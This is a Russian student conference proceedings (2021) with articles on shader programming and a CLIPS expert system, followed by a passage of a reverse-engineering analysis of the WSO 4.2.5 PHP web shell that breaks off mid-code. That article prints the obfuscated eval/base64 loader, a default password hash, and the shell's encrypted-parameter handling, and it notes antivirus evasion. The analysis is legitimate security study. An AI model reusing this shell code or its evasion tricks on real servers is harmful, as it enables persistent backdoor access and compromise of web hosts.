СибАК
www.sibac.info

ISSN 2310-4066

CIII СТУДЕНЧЕСКАЯ МЕЖДУНАРОДНАЯ НАУЧНО-ПРАКТИЧЕСКАЯ КОНФЕРЕНЦИЯ

№7(102)

НАУЧНОЕ СООБЩЕСТВО СТУДЕНТОВ XXI СТОЛЕТИЯ. ТЕХНИЧЕСКИЕ НАУКИ

г. НОВОСИБИРСК, 2021

НАУЧНОЕ СООБЩЕСТВО СТУДЕНТОВ XXI СТОЛЕТИЯ. ТЕХНИЧЕСКИЕ НАУКИ

Электронный сборник статей по материалам CIII студенческой международной научно-практической конференции

№ 7 (102)
Июль 2021 г.

Издается с Октября 2012 года

Новосибирск
2021

УДК 62
ББК 30
Н34

Председатель редколлегии:
Дмитриева Наталья Витальевна – д-р психол. наук, канд. мед. наук, проф., академик Международной академии наук педагогического образования, врач-психотерапевт, член профессиональной психотерапевтической лиги.

Редакционная коллегия:
Ахмеднабиев Расул Магомедович – канд. техн. наук, доц. Полтавского национального технического университета им. Ю. Кондратюка;
Ахметов Сайранбек Махсутович – д-р техн. наук, проф., академик Национальной инженерной академии РК и РАЕН, профессор кафедры «Механика» Евразийского национального университета им. Л.Н. Гумилева, руководитель Казахского отделения (г. Астана) международной научной школы устойчивого развития им. ак. П.Г. Кузнецова;
Елисеев Дмитрий Викторович – канд. техн. наук, доцент, бизнес-консультант Академии менеджмента и рынка, ведущий консультант по стратегии и бизнес-процессам, «Консалтинговая фирма «Партнеры и Боровков».

Н34 **«Научное сообщество студентов XXI столетия. Технические науки»:** Электронный сборник статей по материалам CIII студенческой международной научно-практической конференции. – Новосибирск: Изд. ООО «СибАК». – 2021. – № 7(102) / [Электронный ресурс] – Режим доступа. – URL: https://sibac.info/archive/technic/7(102).pdf

Электронный сборник статей по материалам CIII студенческой международной научно-практической конференции «Научное сообщество студентов XXI столетия. Технические науки» отражает результаты научных исследований, проведенных представителями различных школ и направлений современной науки.

Данное издание будет полезно магистрам, студентам, исследователям и всем интересующимся актуальным состоянием и тенденциями развития современной науки.

Статьи сборника «Научное сообщество студентов. Технические науки» размещаются на сайте научной электронной библиотеки eLIBRARY.RU.

ББК 30

ISSN 2310-4066
© ООО «СибАК», 2021 г.

Оглавление

Секция «Информационные технологии» **5**

ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В ГРАФИКЕ И ДИЗАЙНЕ 5
Голиков Максим Владимирович
Золотарева Татьяна Александровна

ПРИМЕНЕНИЕ СИСТЕМЫ НЕЧЕТКОГО ВЫВОДА ПРИ РЕШЕНИИ ЗАДАЧИ В ПРОГРАММНОЙ СРЕДЕ CLIPS 11
Игнатьев Рудольф Петрович

АНАЛИЗ WSO 4.2.5: РАЗБИРАЕМ УСТРОЙСТВО ОДНОГО ИЗ САМЫХ РАСПРОСТРАНЁННЫХ ВЕБ ШЕЛЛОВ 16
Романенко Вадим Денисович
Овечкин Дмитрий Евгеньевич
Золотарева Татьяна Александровна

АДМИНИСТРИРОВАНИЕ БЕЗОПАСНОСТИ ЛОКАЛЬНЫХ СЕТЕЙ НА ПРИМЕРЕ УРГЕНЧЕСКОГО ФИЛИАЛА ТУИТ 26
Рузметов Артём Александрович
Рустамов Ойбек Азаматович
Худайбегенов Тимур Артурович
Хужаев Отабек Кадамбаевич

БЛОК-СХЕМЫ АЛГОРИТМА ГОЛОГРАФИЧЕСКОЙ ИНТЕЛЛЕКТУАЛЬНОЙ СИСТЕМЫ ПРЕДУПРЕЖДЕНИЯ ВОДИТЕЛЯ О ПЕШЕХОДАХ 32
Силантьев Андрей Вячеславович
Сорокин Иван Александрович
Михайлова Ольга Валентиновна

Секция «Космос, авиация» **39**

ПРИМЕНЕНИЕ ОПЫТА ВОЕННОГО РАКЕТОСТРОЕНИЯ В ГРАЖДАНСКИХ ОБЛАСТЯХ 39
Задорожный Виктор Витальевич

Секция «Математика» **44**

МЕТРОЛОГИЯ БУДУЩЕГО 44
Карибов Янис Андреевич
Хорошилов Михаил Михайлович

Секция «Моделирование» **49**

КОМПЬЮТЕРНОЕ МОДЕЛИРОВАНИЕ АДАПТИВНОЙ СИСТЕМЫ УПРАВЛЕНИЯ МАНИПУЛЯТОРОМ 49
Рожков Дмитрий Андреевич

Секция «Технологии» **59**

РЕЖИМНЫЕ ПАРАМЕТРЫ ОЦЕНКИ ПОЖАРНОЙ ОПАСНОСТИ ТЕХНОЛОГИЧЕСКИХ ПРОЦЕССОВ 59
Габдуллин Ильдар Ирекович
Вилохин Сергей Александрович

ВИДЕОАНАЛИТИКА И РАСПОЗНАВАНИЕ ЛИЦ В КАМЕРАХ ВИДЕОНАБЛЮДЕНИЯ 73
Костомаров Владислав Михайлович
Лисичкин Владимир Георгиевич

МАНИПУЛЯЦИОННЫЙ МЕХАНИЗМ РОБОТА КАК МНОГОСВЯЗНЫЙ МЕХАНИЧЕСКИЙ ОБЪЕКТ УПРАВЛЕНИЯ 83
Рожков Дмитрий Андреевич

Секция «Транспортные коммуникации» **88**

ВЛИЯНИЕ ГОСУДАРСТВЕННОЙ ПРОГРАММЫ «РАЗВИТИЕ ТРАНСПОРТНОГО КОМПЛЕКСА ПРИМОРСКОГО КРАЯ» НА 2020 – 2027 ГОДЫ НА РАЗВИТИЯ ТРАНСПОРТНОГО КОМПЛЕКСА В ПРИМОРСКОМ КРАЕ 88
Акшаева Антонина Дмитриевна
Шеломенцев Кирилл Эдуардович
Султанова Екатерина Владимировна
Королёва Эльвира Владимировна

Секция «Энергетика» **91**

ИСКЛЮЧЕНИЕ КОНЦЕВОГО ТЕПЛООБМЕННИКА ПОСЛЕ ТУРБОКОМПРЕССОРА ЗА СЧЕТ ВПРЫСКА КОНДЕНСАТА ФОРСУНКАМИ 91
Русских Полина Владимировна
Губарев Василий Яковлевич

ПРОБЛЕМЫ ОЦЕНКИ НАДЕЖНОСТИ ТЕПЛОСНАБЖЕНИЯ 99
Стрелкова Ксения Владимировна

СЕКЦИЯ

«ИНФОРМАЦИОННЫЕ ТЕХНОЛОГИИ»

ИСПОЛЬЗОВАНИЕ ИНФОРМАЦИОННЫХ ТЕХНОЛОГИЙ В ГРАФИКЕ И ДИЗАЙНЕ

Голиков Максим Владимирович
студент,
кафедра информатики, информационных технологий и защиты информации,
Липецкий Государственный Педагогический Университет им. П.П. Семёнова-Тян-Шанского,
РФ, г. Липецк
E-mail: maks.lipetsk48@gmail.com

Золотарева Татьяна Александровна
старший преподаватель
кафедры информатики, информационных технологий и защиты информации,
Липецкий Государственный Педагогический Университет им. П.П. Семёнова-Тян-Шанского,
РФ, г. Липецк

АННОТАЦИЯ

В данной статье рассмотрено использование информационных технологий и методов программирования для простого создания графических и дизайнерских работ.

Ключевые слова: OpenGL; GLSL; графика; дизайн; шейдер; визуальное программирование.

Как правило, дизайнеры и художники создают свои цифровые работы с помощью специализированного для этого программного обеспечения, такого как Blender (редактор для трёхмерного моделирования), Adobe Photoshop (графический редактор) или Adobe After Effects (редактор видео и анимационных эффектов). Однако в последнее время всё больше распространяется метод программирования

визуальных эффектов с помощью специализированных языков (например, GLSL – англ. OpenGL Shading Language – язык шейдеров OpenGL) или средств визуального программирования. В данной статье мы рассмотрим примеры программ, созданных с помощью таких языков или средств.

Для начала рассмотрим понятие шейдера. Шейдер (англ. shader – затеняющий) – это программа, написанная на специализированном языке шейдеров (например, вышеупомянутый GLSL или HLSL, язык шейдеров от корпорации Microsoft, встроенный в пакет DirectX) и использующая определённые регистры графического процессора для рендеринга (англ. rendering – визуализация) графики. Программы, написанные на таком языке, определяют значение цвета для каждого пикселя на экране или рабочем пространстве. Шейдер может как самостоятельно отрисовывать всю сцену целиком, так и быть вспомогательным элементом, например, для настроек света, его отражения, поглощения или преломления от какой-либо поверхности. Последний метод часто используется в видеоиграх, а первый – для создания работ компьютерного искусства, например, для демосцены[1]. В некоторых случаях шейдеры также могут использоваться в качестве прикладных инструментов для рендеринга видео – например, они активно используются в программном продукте RenderMan, разработанном студией Pixar, и используемом как минимум с 1986 года (короткометражный мультфильм Luxo Jr.).

Для создания шейдеров необходимо программное обеспечение, способное транслировать текст, написанный на каком-либо языке шейдеров, в вызовы инструкций графического процессора. Зачастую такие программы уже входят в состав комплексов, активно использующих шейдеры (например, в игровых движках, таких как Unity, Unreal Engine и др.), однако возможно также использование отдельных программ, например, Bonzomatic, SHADERed или Shadertoy. Первый часто используют в специальных конкурсах по живому написанию

---

[1] *Демосцена – субкультура компьютерного искусства, специализирующегося на демо – программах, написанных с помощью языков программирования и выстраивающих специальный аудиовизуальный ряд в реальном времени.*

шейдеров (так называемых Shader Showdown и Shader Jam) благодаря удобной синхронизации, специальному дизайну и некоторым встроенным возможностям). Последние два позволяют писать шейдеры прямо в веб-браузере с использованием WebGL (ответвление OpenGL, используемое для веб-браузеров).



Рисунок 1. Стандартный экран создания шейдера в Shadertoy по умолчанию

Достоинства использования шейдеров по сравнению с рендерингом картинки с помощью обычных графических или видео-редакторов очевидна – использование таких языков шейдеров, как GLSL или CG, позволяет запустить программу без предварительного рендеринга; это значит, что графическая составляющая будет отрисовываться в реальном времени. Это также означает, что конечный результат может отрисовываться неопределённое количество времени, а также им можно управлять (например, с помощью шейдеров можно заставить линию изгибаться определённым образом под ритм музыки), что делает этот способ довольно популярным,

При этом очевидны и недостатки. Во-первых, для рендеринга шейдера в реальном времени в достаточном количестве кадров в секунду, необходимо устройство с мощным графическим адаптером, при этом необходимая мощность

зависит от сложности шейдера(-ов). При недостаточной мощности адаптера итоговый результат может быть либо недостаточно плавным, либо недостаточно качественным (в случае, если программа выполняет несколько прогонов одного и того же скрипта для увеличения детализации картинки). Во-вторых, не все графические адаптеры одинаковые и, следовательно, используют одинаковые регистры и одинаковые наборы инструкций, а значит, один и тот же шейдер может работать по-разному на адаптерах различных фирм или даже на различных чипах одной фирмы, особенно на более старых или более новых, однако с этой проблемой пытаются бороться, вводя унифицированные шейдерные модели, которые соединяют воедино как различные инструкции, так и различные типы шейдеров, среди которых чаще всего выделяют вершинные, геометрические и пиксельные.

Рисунок 2. Пример программы на языке GLSL. Narcissus by Prismbeings, под лицензией Creative Commons Attribution-NonCommercial-ShareAlike 4.0 International License

Написание шейдеров – сложное дело. Языки шейдеров, как правило, используют сложные математические расчёты и, следовательно, могут не подходить

для людей, не знакомых с математикой на высоком уровне. Поэтому был создан метод визуального программирования. Изначально под «визуальным программированием» понимался метод самостоятельного «рисования» интерфейса конечной программы, а свойства объектов, расположенных в интерфейсе, задавались самостоятельно. Однако также данный термин означает программирование на каком-либо языке программирования с помощью специально заготовленных блок-схем. Одним из языков такого визуального программирования, например, является Скретч (англ. Scratch), работающий на основе HTML5 и WebGL.

С течением времени стали появляться и программные продукты, нацеленные на работу с графикой с помощью визуального программирования. Такие программы в том числе могут работать с языками шейдеров, из которых и состоят объекты блок-схем (например, Notch, Tooll или Cables.gl; последний работает в веб-браузере с помощью WebGL). Зачастую всё в таких программах, начиная эффектами заднего плана, и заканчивая трёхмерными объектами, написано на языке шейдеров, однако также они позволяют использовать и заранее заготовленные объекты, например, 3D-модель или собственную текстуру.



Рисунок 3. Интерфейс cables.gl

Такие программы в основном состоят из нескольких частей – поля для расположения блоков и их связей, окна предпросмотра, окна для настройки определённого блока, а также окна с временной шкалой, на которой можно расположить изменения параметров блока для создания более сложной анимации.

В завершении данной статьи должен отметить, что использование информационных технологий, в частности, программного кода, в графике и дизайне как явление активно развивается. Использование языков шейдеров становится всё более доступным благодаря распространению визуального программирования, которые сами по себе становятся с каждым днём всё более простыми и технически совершенными. Впрочем, и сами языки шейдеров, как и технический процесс в плане более мощных графических процессоров, не стоят на месте, постоянно развиваясь, давая всё больший простор и постоянно повышая качество дизайнерских и художественных работ.

Список литературы:

1. Wolff D. OpenGL 4 Shading Language Cookbook. 3rd ed./ D. Wolff. – Birmingham; Packt Publishing, Cop. 2018 – 472 p.
2. The Book of Shaders на русском: сайт. – 2015. – URL: https://thebookofshaders.com/?lan=ru (дата обращения: 04.07.2021).
3. Визуальное программирование [Электронный ресурс] // Википедия. Свободная энциклопедия. – Режим доступа: https://ru.wikipedia.org/wiki/Визуальное_программирование

ПРИМЕНЕНИЕ СИСТЕМЫ НЕЧЕТКОГО ВЫВОДА ПРИ РЕШЕНИИ ЗАДАЧИ В ПРОГРАММНОЙ СРЕДЕ CLIPS

Игнатьев Рудольф Петрович
магистрант 1 курса,
кафедра информационных систем в экономике,
Поволжский государственный технологический университет,
РФ, г. Йошкар-Ола
E-mail: rudolfignatev@gmail.com

APPLICATION OF FUZZY INFERENCE SYSTEM WHEN SOLVING A PROBLEM IN THE CLIPS SOFTWARE ENVIRONMENT

Rudolf Ignatyev
Graduate of 1st year,
Department of Information Systems in Economics,
Volga State University of Technology,
Russia, Yoshkar-Ola

АННОТАЦИЯ

Система нечеткого вывода подразумевает под собой процесс получения нечетких заключений о требуемом управлении объектом на основе нечетких условий или предпосылок, представляющих собой информацию о текущем состоянии объекта. Целью текущей исследовательской работы является практическое применение системы нечеткого вывода при решении задачи о получении списка с данными о студенте. В свою очередь, для решения задачи, условия которой будут описаны далее, необходимо создать программный продукт в среде CLIPS.

ABSTRACT

Fuzzy inference system implies the process of obtaining fuzzy conclusions about the required control of an object based on fuzzy conditions or assumptions that represent information about the current state of the object. The purpose of the current research paper is the practical application of a fuzzy inference system in solving the problem of obtaining a list with data about a student. In turn, to solve the problem, the conditions of which will be described below, it is necessary to create a software product in the CLIPS environment.

Ключевые слова: система нечеткого вывода; база правил.

Keywords: fuzzy inference system; rule base.

Недостатком этого типа задачи при применении системы нечеткого вывода в том, что с увеличением базы студентов и курсов система будет усложняться, что может привести к замедлению скорости получения интересующего пользователя системы результата. Тем не менее, пользователь может получит вывод по имеющимся данным, не обладая достаточными знаниями как о предметной, так и о программной области.

Начальные условия рассматриваемой задачи таковы, что в вузе имеются профессора, читающие различные курсы, и студенты, посещающие их. При этом стоит обратить внимание на то, что на факультете работает много профессоров, читающих различные курсы. Курс может иметь несколько разделов. Профессор может вести несколько курсов, а также отдельные разделы некоторых курсов.

Однако каждый раздел любого курса читается только одним профессором. Следовательно, курс, состоящий из нескольких разделов, может преподаваться различными профессорами. Студент может посещать разные курсы, но он может не изучать отдельные разделы курса. Профессор занимает должность, не разделяемую с другими профессорами. Пара значений – имя студента и год – уникальна. Может быть уникальна оценка студента по данному курсу.

Информация представлена отношениями:

1. Курсы (название, раздел, имя профессора, должность);
2. Студенты (имя, год, название курса, раздел, оценка).

Исходя из условий, требуется реализовать следующие запросы:

1. О всех функциональных зависимостях между атрибутами отношений;
2. Сформировать окно, включающее список (студент, курс, раздел, преподаватель).

По имеющимся в условии отношениям, был выстроен ряд уточняющих вопросов, отвечая на которые, можно определить конкретного студента, посещавшего определённый раздел какого-либо курса, который был прочитан одним

преподавателем. Это и определило базу правил этой системы нечеткого вывода, соответствующую знаниям эксперта о том, какой из студентов посещал некоторый курс. Курсов было взято три, которые были прочтены, соответственно, тремя преподавателями, и их прослушало шесть студентов.

Курсы имеют определенный год проведения, поэтому он уточняется, так как один курс проводится не единожды. Поскольку курс разбивается на разделы, сначала уточняется курс, и только потом – раздел. За каждый прослушанный курс студент получает оценку, которая тоже уточняется. Задаются два уточняющих вопроса о том, кто вел курс. И, наконец, уточняется раздел курса. В итоге имеется шесть правил, по которым выстраивается заключение в виде связки определенного студента, посещавшего некоторый курс.

В случае, если требуемое заключение не будет получено, то студент будет считаться не числившимся среди слушавших курс. Представлен фрагмент кода, в котором описаны уточняющие вопросы (Рисунок 1).

```
1  (deffunction ask-question (?question $?allowed-values)
2     (printout t ?question)
3     (bind ?answer (read))
4     (if (lexemep ?answer)
5        then (bind ?answer (lowcase ?answer)))
6     (while (not (member ?answer ?allowed-values)) do
7        (printout t ?question)
8        (bind ?answer (read))
9        (if (lexemep ?answer)
10          then (bind ?answer (lowcase ?answer))))
11    ?answer)
12 (deffunction yes-or-no-p (?question)
13    (bind ?response (ask-question ?question yes no y n))
14    (if (or (eq ?response yes) (eq ?response y))
15       then TRUE
16       else FALSE))
17 (defrule Fourteenth //1-ый вопрос, уточняющий год проведения курса
18 (not (whatstud ?))
19     =>
20     (if (yes-or-no-p "Kurs provodilsya v 2014 godu?") then
21         (assert(fourteenth)) //В случае положительного ответа, как и в последующих вопросах
22     else
23         (assert(notfourteenth)) //В случае отрицательного ответа, как и в последующих вопросах
24     )
25 )
26 (defrule Angliyskiy //2-ой вопрос, уточняющий сам курс
27 (not (whatstud ?))
28     =>
29     (if (yes-or-no-p "Kurs angliyskogo?") then
30         (assert(angliyskiy))
31     else
32         (assert(notangliyskiy))
33     )
34 )
35 (defrule Pyat //3-ий вопрос, уточняющий оценку за курс
36 (not (whatstud ?))
37     =>
38     (if (yes-or-no-p "Otsenka - pyat?") then
39         (assert(pyat))
40     else
41         (assert(notpyat))
42     )
43 )
44 (defrule Professor //4-ый вопрос, уточняющий должность того, кто вел курс
45 (not (whatstud ?))
46     =>
47     (if (yes-or-no-p "Kurs vel professor?") then
48         (assert(professor))
49     else
50         (assert(notprofessor))
51     )
52 )
53 (defrule Docent //5-ый вопрос, который тоже уточняет должность того, кто вел курс
54 (not (whatstud ?))
55     =>
56     (if (yes-or-no-p "Kurs vel docent?") then
57         (assert(docent))
58     else
59         (assert(notdocent)) //В этом случае выясняется, что курс вел препод
60     )
61 )
62 (defrule Delovoy //6-ой - последний - вопрос, уточняющий раздел курса
63 (not (whatstud ?))
64     =>
65     (if (yes-or-no-p "Kurs po angliyskomu, a razdel - delovoy?") then
66         (assert(delovoy))
67     else
68         (assert(notdelovoy))
69     )
70 )
```

Рисунок 1. Фрагмент программного кода

Итогом исследования является получение способа применения системы нечеткого вывода для задачи о получении списка с данными о студенте. Данной системой нечеткого вывода была проделана работа с правилами, сформированными на основе фактов, в числе которых год курса, курс, оценка, должность и раздел курса. Из них делается соответствующий вывод. Применимость решения этой задачи с помощью системы нечеткого вывода, по сравнению со всеми альтернативными подходами, высока благодаря тому, что возможно получение результата по неявно связанным между собой данным. Иными словами, только система нечеткого вывода дает возможность оперировать нечеткими входными данными (например, значения, которые невозможно задать однозначно).

Список литературы:

1. Джарратано Д., Г. Райли. Экспертные системы. Принципы разработки и программирование. – М.: Изд. Вильямс, 2011. – 775 с.
2. Литвак Б.Г., Экспертные технологии в управлении, М., «Дело», 2011 – 670 с.
3. Методы и средства преобразования информации. – М.: Рига: Зинатне, 2016. – 136 с.

АНАЛИЗ WSO 4.2.5: РАЗБИРАЕМ УСТРОЙСТВО ОДНОГО ИЗ САМЫХ РАСПРОСТРАНЁННЫХ ВЕБ ШЕЛЛОВ

Романенко Вадим Денисович
студент,
кафедра информатики, информационных
технологий и защиты информации,
Липецкий Государственный Педагогический Университет
им. П.П. Семёнова-Тян-Шанского,
РФ, г. Липецк
E-mail: soitiroyagami@gmail.com

Овечкин Дмитрий Евгеньевич
студент,
кафедра информатики, информационных
технологий и защиты информации,
Липецкий Государственный Педагогический Университет
им. П.П. Семёнова-Тян-Шанского,
РФ, г. Липецк

Золотарева Татьяна Александровна
Научный руководитель, старший преподаватель
кафедры информатики, информационных
технологий и защиты информации,
Липецкий Государственный Педагогический Университет
им. П.П. Семёнова-Тян-Шанского,
РФ, г. Липецк

АННОТАЦИЯ

В данной статье на примере WSO 4.2.5 рассмотрены основные методы сокрытия вредоносного PHP кода на скомпрометированных веб приложениях. Также, представлены основные способы обхода ограничений и систем защиты, реализованных в исследуемом веб шелле.

Ключевые слова: WSO; Web Shell; обратная разработка; safe mode bypass; методы сокрытия; вредоносный код; повышение привилегий.

Обычно, злоумышленники, после получения доступа к какой-либо системе, оставляют в ней специальные программы, написанные на различных языках, для получения повторного доступа – бэкдоры (англ. Backdoor – «чёрный ход»). В

случае же с веб приложениями используются похожие по смыслу скрипты, необходимые как для закрепления достигнутого во взломе результата, так и для продвижения в глубь сервера, на котором непосредственно работает само скомпрометированное веб приложение. Такие скрипты называют web shells. В данной статье мы рассмотрим один из самых известных шеллов как среди пентестеров, так и среди злоумышленников – WSO (Web Shell by Orb).



Рисунок 1. Панель управления WSO

В WSO 4.2.5 исправлены ошибки и некоторые недочеты предыдущих версий, добавлены новые функции взаимодействия с сервером, предприняты попытки сделать этот шелл более скрытным от антивирусов и прочих систем обнаружения вредоносного кода, чем он и стал интересен мне в качестве подопытного для анализа.

Первым делом стоит обратить внимание на то, в каком виде представлен php-скрипт шелла, который обычно загружают на скомпрометированное веб приложение.

```
1 <?php
2 eval(gzinflate(base64_decode("7b3rdts4syD6f9aad6DZ/ppSR5Yl2
3 ?>
```

Рисунок 2. Обфусцированный шелл

Представленный выше приём используется для защиты PHP кода и затруднения его понимания. Не смотря на его простоту, два моих антивируса не смогли обнаружить в нем вредоносные сегменты. Однако, иногда можно встретить защиту кода через IonCube, как это обычно проворачивают в проектах гораздо масштабнее, вроде связок эксплойтов. В данном примере строка, длинной в 31 000 символов это простейшая base64 кодировка, в которой и спрятан основной код WSO. Функция eval() используется для исполнения PHP кода. Таким образом, base64_decode вернёт исходных код в нормальном виде, который и будет отработан. Так как для дальнейшего анализа мне всё же нужен код в нормальном виде я просто заменю eval на echo и посмотрю результат в браузере. Первое, что бросается в глаза, это переменные, имеющие весьма необычные названия. На самом деле ничего странного в этом нет. Судя по всему, они содержат в себе некоторые данные конфигурации и авторизации. Например, первая переменная содержит в себе хеш пароля представленный в md5. Автор добровольно оставил нам его расшифровку в комментарии – root. Однако, для установки своего пароля следует просто заменить указанный в переменной хеш на свой.

```
$▛▜ = "63a9f0ea7bb98050796b649e85481845"; //root
$▜  = true;
$▜▌ = 'UTF-8';
$▜▖ = 'FilesMan';
$▙▖ = md5($_SERVER['HTTP_USER_AGENT']);
if (!isset($_COOKIE[md5($_SERVER['HTTP_HOST'])."key"])) {
    prototype(md5($_SERVER['HTTP_HOST'])."key", $▙▖);
}
if(empty($_POST['charset']))
    $_POST['charset'] = $▜▌;
if (!isset($_POST['ne'])) {
    if(isset($_POST['a'])) $_POST['a'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['a'],$_COOKIE[md5($_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['c'])) $_POST['c'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['c'],$_COOKIE[md5($_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['p1'])) $_POST['p1'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['p1'],$_COOKIE[md5($_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['p2'])) $_POST['p2'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['p2'],$_COOKIE[md5($_SERVER['HTTP_HOST'])."key"]));
    if(isset($_POST['p3'])) $_POST['p3'] = iconv("utf-8", $_POST['charset'], decrypt($_POST['p3'],$_COOKIE[md5($_SERVER['HTTP_HOST'])."key"]));
}
function decrypt($str,$pwd){$pwd=base64_encode($pwd);$str=base64_decode($str);$enc_chr="";$enc_str="";$i=0;while($i<strlen($str))
{for($j=0;$j<strlen($pwd);$j++){$enc_chr=chr(ord($str[$i])^ord($pwd[$j]));$enc_str.=$enc_chr;$i++;if($i>=strlen($str))break;}}return
base64_decode($enc_str);}
